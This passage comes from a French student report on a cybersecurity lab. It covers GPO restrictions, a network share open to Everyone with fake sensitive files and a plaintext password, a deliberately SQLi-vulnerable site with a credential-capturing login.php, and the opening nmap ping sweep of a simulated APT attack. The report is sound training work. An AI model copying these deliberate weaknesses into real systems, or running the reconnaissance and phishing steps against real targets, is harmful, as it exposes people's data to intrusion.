Enfin, cette capture récapitule les stratégies système appliquées dans la GPO. On voit que la règle "**Désactiver l'accès à l'invite de commandes**" est bien activée, confirmant que la restriction est appliquée à l'ensemble des utilisateurs concernés. Ces réglages sont appliqués au niveau des postes clients rattachés au domaine pour assurer un **meilleur encadrement de l'usage** des machines par les employés.




Figure 24 : Aperçu des paramètres système modifiables via GPO

Cette capture montre l'interface de gestion des stratégies de groupe, où j'ai vérifié l'application correcte de la GPO nommée "**RestrictionEmployés**". On voit ici que cette stratégie est liée au domaine `ilias.local`, mais surtout qu'elle est **filtrée au niveau de la sécurité** pour ne s'appliquer **qu'aux groupes "Direction" et "Employés"**, correspondant aux unités d'organisation (OU) `ILIAS\Direction` et `ILIAS\Employés`.

Grâce à ce filtrage, les restrictions définies (comme le blocage du panneau de configuration et de l'invite de commandes) **ne s'appliquent qu'aux utilisateurs standards** du domaine, et non aux comptes administrateurs. Cette granularité est




Figure 25: droits des employés

essentielle pour adapter les politiques de sécurité en fonction des rôles dans l'organisation, tout en gardant une structure claire et contrôlée.

### ÉTAPE 8 — Autorisation des requêtes ICMP entrantes :

Afin de permettre aux autres machines (comme Kali Linux ou Windows Server) de tester la connectivité réseau vers le poste Windows 10, j'ai activé la règle pare-feu suivante sur ce dernier :

#### “Diagnostics de réseau de base – Demande d'écho ICMP (ICMPv4 - Entrant)”




Figure 26 : Activation des règles ICMP dans le pare-feu Windows Defender

Cette règle autorise les **requêtes ICMP entrantes**, ce qui rend possible l'utilisation de la commande ping pour tester la connexion réseau depuis les autres hôtes du lab.

### C) Création de fichiers sensibles et partage réseau

Afin de rendre la simulation d'attaque APT plus réaliste, j'ai créé un ensemble de **faux fichiers sensibles** que l'attaquant pourrait cibler lors de la phase d'exfiltration. Ces fichiers imitent des documents que l'on pourrait retrouver dans une vraie entreprise, tels que :

- des mots de passe en clair,

- des listes de clients,
- des documents contractuels,
- des fichiers budgétaires.




Figure 27: Dossier Partage\_Sensible

### Contenu du dossier partagé

Un dossier nommé **Partage\_Sensible** a été créé à la racine du disque C:\ de la machine Windows 10.

Ce dossier contient les éléments suivants :

Nom du fichier	Description
credentials.txt	Contient un identifiant avec un mot de passe en clair (Password123!)
liste_clients.csv	Une fausse liste de clients avec noms, e-mails et numéros de téléphone
budget_2025.xlsx	Un tableau Excel fictif de prévisions budgétaires
contrat_partenaire.pdf	Document simulant un contrat confidentiel

Tableau 2: contenu de dossier Partage\_Sensible




Figure 28: contenu du dossier partagé

### Exemple de contenu – credentials.txt




Figure 29 : Fichier texte contenant des identifiants sensibles exposés

### Partage réseau activé

Ce dossier a ensuite été partagé sur le réseau local afin qu'il soit accessible par les autres machines du lab.




Figure 30 : Partage d'un dossier avec l'autorisation accordée à tous les utilisateurs (Everyone)

- Chemin de partage : \\192.168.10.10\Partage\_Sensible
- Accès configuré pour **Everyone** avec autorisation de lecture




Figure 31 : Confirmation du partage du dossier "Partage\_Sensible" sur le réseau

Cette étape est cruciale car elle **permet à l'attaquant (machine Kali)** de découvrir ce dossier via des outils de reconnaissance réseau comme smbclient ou enum4linux, simulant ainsi une mauvaise pratique courante en entreprise.

## D) Création d'un site web factice pour la simulation

Dans le but de rendre l'entreprise fictive **IliasTechnologies** plus crédible et professionnelle, j'ai travaillé sur la création d'une **identité visuelle complète**.

Cela comprend :

- Un **logo** et une **interface web épurée** représentant les trois domaines d'activité : cybersécurité, développement web, et solutions cloud.
- Une **charte graphique cohérente**, avec des couleurs sobres (bleu, blanc, gris) et une typographie moderne.
- Des **éléments visuels de présentation**, tels que l'organigramme ou des maquettes web, intégrés à l'environnement simulé.

L'ajout d'une **maquette de page d'accueil** renforce la crédibilité du projet en donnant l'image d'une entreprise structurée et active dans son domaine.




Figure 32: Page d'accueil fictive du site de l'entreprise IliasTechnologies

## Structure du site factice

Le site a été développé localement et placé dans le dossier htdocs de **XAMPP**, sous le nom de dossier : **vuln\_site**.

Ce PC > Disque local (C:) > xampp > htdocs > vuln_site				Rechercher dans : vuln_site
	Nom	Modifié le	Type	Taille
✓ Accès rapide				
Bureau	admin-panel.html	18/05/2025 15:55	Microsoft Edge H...	2 Ko
Téléchargement	index.html	18/05/2025 15:43	Microsoft Edge H...	6 Ko
Documents	login.html	18/05/2025 15:58	Microsoft Edge H...	2 Ko
	login.php	17/05/2025 02:02	Fichier PHP	1 Ko

Figure 33 : Structure des fichiers d'un site web vulnérable hébergé localement

Il est composé des fichiers suivants :


Fichier	Rôle
index.html	Page d'accueil ou de redirection vers le formulaire de connexion
login.html	Fausse page de connexion imitant un portail classique
login.php	Script capturant les identifiants saisis par les victimes
admin-panel.html	Fausse page d'administration simulant un espace sécurisé

Tableau 3: fichiers du site web

Cette structure minimalist permet de mettre en place un environnement web **réaliste** tout en gardant un contrôle total sur les failles intégrées pour la démonstration.

## Accueil du site : IliasTechnologies

La page d'accueil du faux site de l'entreprise **IliasTechnologies** affiche :




The screenshot shows the homepage of a fictitious company named "IliasTechnologies". At the top, there's a dark header bar with the company name and a subtitle "Votre partenaire en développement web sécurisé". Below the header is a "Connexion" (Login) form containing fields for "Nom d'utilisateur" (Username) and "Mot de passe" (Password), followed by a "Se connecter" (Connect) button. Underneath the login form is a section titled "Nos Services" (Our Services) which lists services such as "Création de sites web modernes et responsives", "Développement d'applications web personnalisées", "Audits de sécurité informatique", and "Hébergement et maintenance de solutions web".

Figure 34 : Page d'accueil du site web fictif “IliasTechnologies” avec formulaire de connexion

- Un **encart de connexion** en haut, avec des champs classiques pour le nom d'utilisateur et le mot de passe.

Cette zone est volontairement vulnérable aux **injections SQL (SQLi)**.



The screenshot shows the "Nous Contacter" (Contact Us) section of the website. It features a "Nos Services" (Our Services) sidebar with the same list of services as the homepage. The main area contains a "Nous Contacter" form with fields for "Votre nom" (Your Name), "Votre email" (Your Email), and "Votre message" (Your Message), along with a "Envoyer" (Send) button.

Figure 35 : Section “Nous Contacter” du site web fictif IliasTechnologies

- Une section “**Services**” qui décrit les prestations proposées : développement de sites web, audits de sécurité, hébergement.
- Un **formulaire de contact** fictif en bas de page, rendant le site encore plus crédible dans un contexte de **phishing** ou de **reconnaissance passive (OSINT)**.

## Informations de reconnaissance utiles




Figure 36 : Pied de page du site fictif IliasTechnologies avec informations internes exposées

En bas de la page, on retrouve :

- Une section “**Actualités**” mentionnant des projets en cours,
- Un lien vers l'espace “**Admin**” (admin-panel.html),
- Un pied de page contenant :
  - les noms et rôles de l'équipe,
  - une adresse e-mail interne : contact@iliastech.local,
  - l'adresse postale, et le numéro de téléphone de l'entreprise fictive.

Toutes ces informations sont **réutilisables dans une phase de reconnaissance ciblée** (ex. : spear phishing, devinette d'identifiants, etc.)

### Interface d'administration du site

La page admin-panel.html a été conçue pour **imiter un panneau d'administration** réservé aux utilisateurs autorisés.

Cette fausse interface apporte une dimension plus crédible à l'environnement web simulé, tout en servant de **leurre** dans le scénario d'attaque.




Figure 37 : Interface du panneau d'administration simulé du site IliasTechnologies

Elle contient les options classiques d'un back-office, telles que :

- **Gestion des utilisateurs** (création, modification, suppression)
- **Accès aux journaux d'activité**
- **Paramètres système**
- **Options de sécurité** et de surveillance des tentatives d'intrusion

Cette section permet de **renforcer l'illusion d'un environnement réaliste**, et pourra être exploitée lors des phases suivantes comme cible pour des attaques SQLi, de phishing ou d'analyse de priviléges.

## V) Chapitre 3 – Simulation de l’attaque APT

### A) Objectif de la simulation

L’objectif de cette étape est de simuler une attaque de type APT (*Advanced Persistent Threat*) dans un environnement interne classique d’entreprise, après avoir mis en place une infrastructure réseau fonctionnelle et réaliste.

Cette simulation a pour but de :

- Reproduire les différentes phases d’une attaque ciblée depuis une machine externe (Kali Linux)
- Identifier les faiblesses de la configuration réseau
- Observer les techniques d’exploitation possibles (partages réseau, récupération de mots de passe, etc.)
- Évaluer la capacité de l’infrastructure à **déetecter, limiter et réagir** à une intrusion

Le scénario mis en place repose sur une approche volontairement **réaliste**. L’idée est de simuler ce qu’un attaquant pourrait réellement faire s’il parvenait à accéder au réseau interne de l’entreprise (via une faille, un accès physique ou un phishing réussi). Une fois dans le réseau, l’attaquant entame une série d’actions typiques d’une attaque APT : **reconnaissance, exploitation, mouvement latéral et persistance**, en ciblant notamment l’environnement Active Directory.

Ce scénario est **inspiré de techniques réellement utilisées** par des groupes APT connus tels que **APT29 (Cozy Bear)**, **APT3 (Gothic Panda)** ou encore le **Lazarus Group**. Ces groupes ont recours à des méthodes similaires : phishing, exploitation SMB, capture de hachages NTLM, et mouvements latéraux dans des environnements Windows. L’objectif ici est de montrer comment ces attaques peuvent être reproduites dans un environnement contrôlé, mais surtout comment elles peuvent être **détectées et bloquées** grâce à des outils de défense adaptés.

Ce travail permet ainsi de mieux comprendre les risques concrets auxquels une entreprise peut être exposée, et souligne l’importance de mettre en place des **mesures de sécurité efficaces**, qui seront explorées dans les chapitres suivants.

## B) Phase 1 : Reconnaissance

### 1) Objectif

L'objectif de cette phase est d'identifier les machines présentes sur le réseau cible, les services actifs, ainsi que les éventuelles failles exploitables.

Cette étape est essentielle dans toute attaque de type APT, car elle permet à l'attaquant de collecter un maximum d'informations tout en restant discret, afin de préparer une intrusion ciblée et efficace.


### 2) Découverte du réseau

Depuis la machine Kali Linux, j'ai utilisé **Nmap**, un outil de référence pour la cartographie réseau.

Il permet notamment de récupérer des informations telles que :

- les adresses IP actives,
- les ports ouverts,
- les systèmes d'exploitation utilisés.

J'ai d'abord lancé la commande suivante pour effectuer une analyse simple sans scan de port :



```
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 17:18 EDT
Nmap scan report for 192.168.10.1
Host is up (0.00074s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.10.2
Host is up (0.00024s latency).
MAC Address: 00:50:56:F9:FC:9B (VMware)
Nmap scan report for ilias-server.ilias.local (192.168.10.10)
Host is up (0.00068s latency).
MAC Address: 00:0C:29:62:A0:32 (VMware)
Nmap scan report for DESKTOP-BFCLSIA.ilias.local (192.168.10.11)
Host is up (0.00023s latency).
MAC Address: 00:0C:29:D0:77:80 (VMware)
Nmap scan report for 192.168.10.254
Host is up (0.00034s latency).
MAC Address: 00:50:56:EF:BC:DD (VMware)
Nmap scan report for 192.168.10.12
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.01 seconds
```

Figure 38 :Résultat d'un scan réseau Nmap montrant les machines actives dans le sous-réseau

Cela correspond à un **ping sweep**, destiné à identifier les machines qui répondent sur le réseau.

## Résultat :

J'ai détecté la présence de deux machines supplémentaires dans le réseau :

- 192.168.10.10 → Contrôleur de domaine (Windows Server)
- 192.168.10.11 → Poste utilisateur (Windows 10)

